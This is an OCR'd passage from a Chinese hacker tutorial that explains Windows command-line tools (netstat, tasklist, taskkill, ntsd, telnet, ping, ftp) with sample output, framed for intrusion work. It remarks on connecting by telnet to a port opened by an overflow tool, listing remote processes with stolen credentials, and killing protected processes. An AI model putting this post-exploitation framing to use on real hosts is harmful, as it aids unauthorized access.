
C:\>
```

图 18　显示本机 netbios 名称表

10、netstat 命令：显示协议统计信息和当前 TCP/IP 网络连接。

在渗透中一般用到以下三个参数：

> -a　显示所有连接和监听端口。
> -n　以数字形式显示地址和端口号。
> -o　显示与每个连接相关的所属进程 ID。




```
C:\WINDOWS\system32\cmd.exe
C:\>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1160
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    123.112.82.155:1050    60.28.110.216:80       CLOSE_WAIT      444
  TCP    127.0.0.1:1025         0.0.0.0:0              LISTENING       1596
  TCP    192.168.1.123:139      0.0.0.0:0              LISTENING       4
  UDP    0.0.0.0:445            *:*                                    4
  UDP    0.0.0.0:1032           *:*                                    536
  UDP    0.0.0.0:1033           *:*                                    444
  UDP    0.0.0.0:1037           *:*                                    444
  UDP    0.0.0.0:1053           *:*                                    2084
  UDP    0.0.0.0:1054           *:*                                    2084
  UDP    0.0.0.0:1061           *:*                                    2084
  UDP    0.0.0.0:1062           *:*                                    2084
  UDP    0.0.0.0:1088           *:*                                    2084
  UDP    0.0.0.0:1089           *:*                                    2084
  UDP    0.0.0.0:1250           *:*                                    2084
  UDP    0.0.0.0:1346           *:*                                    2084
  UDP    0.0.0.0:1496           *:*                                    2084
  UDP    0.0.0.0:1592           *:*                                    2084
  UDP    0.0.0.0:1893           *:*                                    2084
  UDP    0.0.0.0:1991           *:*                                    2084
  UDP    0.0.0.0:1999           *:*                                    2084
  UDP    0.0.0.0:2853           *:*                                    2084
  UDP    0.0.0.0:3143           *:*                                    2084
  UDP    0.0.0.0:4000           *:*                                    2084
  UDP    0.0.0.0:4019           *:*                                    2084
  UDP    0.0.0.0:4021           *:*                                    2084
  UDP    0.0.0.0:5354           *:*                                    536
```


图 19　netsatat -ano 命令



```
C:\>netstat -ano |find "135"
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1160

C:\>
```

图 20



```
C:\WINDOWS\system32\cmd.exe
C:\>tasklist

图像名                         PID 会话名              会话#       内存使用
========================= ====== ================ ======== ============
System Idle Process              0 Console                 0         16 K
System                           4 Console                 0        148 K
smss.exe                       708 Console                 0        300 K
csrss.exe                      760 Console                 0      4,108 K
winlogon.exe                   792 Console                 0      6,868 K
services.exe                   836 Console                 0      2,536 K
lsass.exe                      848 Console                 0      1,580 K
ibmpmsvc.exe                   996 Console                 0        732 K
ati2evxx.exe                  1032 Console                 0      2,076 K
svchost.exe                   1052 Console                 0      2,860 K
svchost.exe                   1160 Console                 0      2,828 K
svchost.exe                   1304 Console                 0     12,200 K
ati2evxx.exe                  1384 Console                 0      2,600 K
svchost.exe                   1476 Console                 0      1,984 K
svchost.exe                   1624 Console                 0      1,204 K
spoolsv.exe                   1780 Console                 0      4,016 K
scardsvr.exe                  1816 Console                 0      1,508 K
stormliv.exe                   536 Console                 0      2,872 K
nod32krn.exe                   568 Console                 0     26,160 K
svchost.exe                    592 Console                 0      2,500 K
alg.exe                       1596 Console                 0      1,364 K
explorer.exe                   656 Console                 0      3,984 K
ctMgr.exe                      444 Console                 0     18,920 K
360tray.exe                    240 Console                 0      2,452 K
nod32kui.exe                   248 Console                 0      2,776 K
ctfmon.exe                     264 Console                 0      2,360 K
QQ.exe                        2084 Console                 0     45,680 K
TXPlatform.exe                2900 Console                 0        808 K
TTPlayer.exe                  2120 Console                 0      2,156 K
NOTEPAD.EXE                   2844 Console                 0     16,904 K
cmd.exe                       3192 Console                 0      1,112 K
conime.exe                    3140 Console                 0      2,240 K
360SE.exe                     3064 Console                 0     45,280 K
CCTUBOX.exe                   3488 Console                 0      4,648 K
tasklist.exe                  3588 Console                 0      5,188 K
```

图 21　tasklist 列举系统进程

我们用 **netsatat -ano** 命令查看当前机器的端口通讯情况，如图 19，这样就列出当前 TCP/IP 网络连接状况了。

这里还有一个技巧，当你只想查看 135 端口的状况时，可以配合 find 命令使用，比如：**netstat -ano |find "135"**，如图 20，我经常用这条命令判断对方的 3389 端口状况。

11、tasklist 命令：用来显示运行在本地或远程计算机上的所有进程，带有多个执行参数。

查看本机进程只需要在 CMD 模式下输入 **Tasklist** 命令即可显示本机的所有进程，如图 21。本机的显示结果由 5 部分组成：图像名（进程名）、PID、会话名、会话 # 和内存使用。

这个命令还支持查看远程系统的进程，前提是需要远程机器的 RPC 服务支持，否则该命令不能正常使用。命令格式为：**Tasklist /s 远程 ip /u 账号 /p 密码**，此用户账号必须是合法的系统账号。

12、Taskkill 和 ntsd 命令

Taskkill 命令从命名上看就知道是关闭进程之意，它关闭进程有两种模式，一种是根据进程的 pid 值进行关闭，要是你想关

闭一个pid为3488的进程则执行**Taskkill /pid 3488**，如图22。




图22 Taskkill结束进程

另外一种方法是直接结束进程名，比如命令：**Taskkill /IM /F notepad.exe**。一般结束进程建议带上/IM和/F参数，/IM参数是指定要终止的进程的图像名，/F则是指强行终止进程。

在实际应用中，Taskkill命令往往不能满足我们的需求，因为很多程序的进程都不能用Taskkill命令来终止。倘若遇到这个情况，不妨可以尝试一下**ntsd**命令，ntsd命令是系统debug级的，基本上除了WINDOWS系统自己的管理进程，ntsd都可以杀掉，不过对于一些rootkit级别的超级木马就无能为力了。

ntsd命令同样支持两种模式终止进程，命令格式为：**ntsd -c q -p pid**和**ntsd -c q -pn ***.exe**。

13、Telnet命令

Telnet协议是TCP/IP协议族中的一员，是Internet远程登录服务的标准协议和主要方式，它为用户提供了在本地计算机上完成远程主机工作的能力。

在终端使用者的电脑上使用telnet程序连接到服务器，终端使用者可以在telnet程序中输入命令，这些命令会在服务器上运行，就像直接在服务器的控制台上输入一样，可以在本地就能控制服务器。

要开始一个telnet会话，必须输入用户名和密码来登录服务器，Telnet是常用的远程控制Web服务器的方法。起初，它只是让用户的本地计算机与远程计算机连接，从而成为远程主机的一个终端。一些较新的程序版本可以在本地执行更多的处理，提供更好的响应，并且减少了通过链路发送到远程主机的信息数量。

Telnet的应用不仅方便了用户进行远程登录，也给hacker提供了又一种入侵手段和后门。一旦入侵者与远程主机建立了Telnet连接，入侵者便可以操控其计算机。

鉴于telnet入侵已经有很多详细资料了，我就不多说了。师弟，例如你用溢出工具对一台电脑进行溢出之后，被攻击的电脑将开放一个端口等待连接。此时你就能用**telnet ip 端口**这种命令格式连接上去。连接成功之后就像在本地操作电脑一样了。

telnet命令有一个功能蛮好用的，就是用于判断远程计算机端口是否能连接。假如我们想知道www.nohack.cn的服务器80端口能否外连，可以执行命令：**telnet www.nohack.cn 80**，要是能连接即出现如图23的界面，反之则提示连接失败。




图23 telnet连接

14、ping命令

PING（Packet Internet Grope），因特网包探索器，用于测试网络连接量的程序。Ping发送一个ICMP回声请求消息给目的地并报告是否收到所希望的ICMP回声应答。

相信当网管的朋友对这个命令肯定不会陌生，用Ping命令很方便就能检查出网络是否畅通。我们执行**ping www.163.com -t**看看效果，如图24。




图24 ping命令

我们通过ping命令可以得到www.163.com的ip地址，这个功能正是黑客最常用的。除了获取网站ip之外，它还能检测出我们与163网站连接的延时有多大。

从图24中可以看出，我们跟163网站连接延时为250ms左右，延时越大代表网络不畅通，一般内网延时不会大于1ms。我们发现每一行返回的数据后面都有一个TTL（Time To Live，生存时间）值，不同操作系统的回显中，TTL值都不相同，正因为这个原因，黑客们也常常利用ping命令返回TTL值来判断操作系统。不过这个方法现在不怎么管用了，很多管理员都通过注册表修改TTL值。

TTL是IP协议包中的一个值，它告诉网络数据包（例如ICMP包）在网络中的时间是否太长而应被丢弃。有很多原因使包在一定时间内不能被传递到目的地，例如不正确的路由表可能导致包的无限循环。

一个解决方法就是在一段时间后丢弃这个包，然后给发送者一个报文，由发送者决定是否要重发。TTL的初值通常是系统缺省值，是包头中的8位的域。

TTL的最初设想是确定一个时间范围，超过此时间就把包丢弃。TTL通常表示包在被丢弃前最多能经过的路由器个数，当记数到0时，路由器决定丢弃该包，并发送一个ICMP报文给最初的发送者。

15、FTP命令

FTP（File Transfer Protocol）是文件传输协议的简称，用于Internet上控制文件的双向传输。同时，它也是一个应用程序（Application），用户可以通过它把自己的PC机与世界各地所有运行FTP协议的服务器相连，访问服务器上的大量程序和信息。

FTP的主要作用就是让用户连接上一个远程计算机（这些计算机上运行着FTP服务器程序）查看远程计算机有哪些文件，然后把文件从远程计算机上拷到本地计算机，或把本地计算机的文件送到远程计算机去。

这里我以实例来演示一下FTP命令的应用。进入CMD模式输入命令：**ftp 127.0.0.1**，意思为登录本地FTP。如果你要登录其它FTP服务器，把127.0.0.1替换成你要登录的IP即可。命令执行之后就会提示输入FTP账号和密码，依次填写好就会出现如图25的界面。


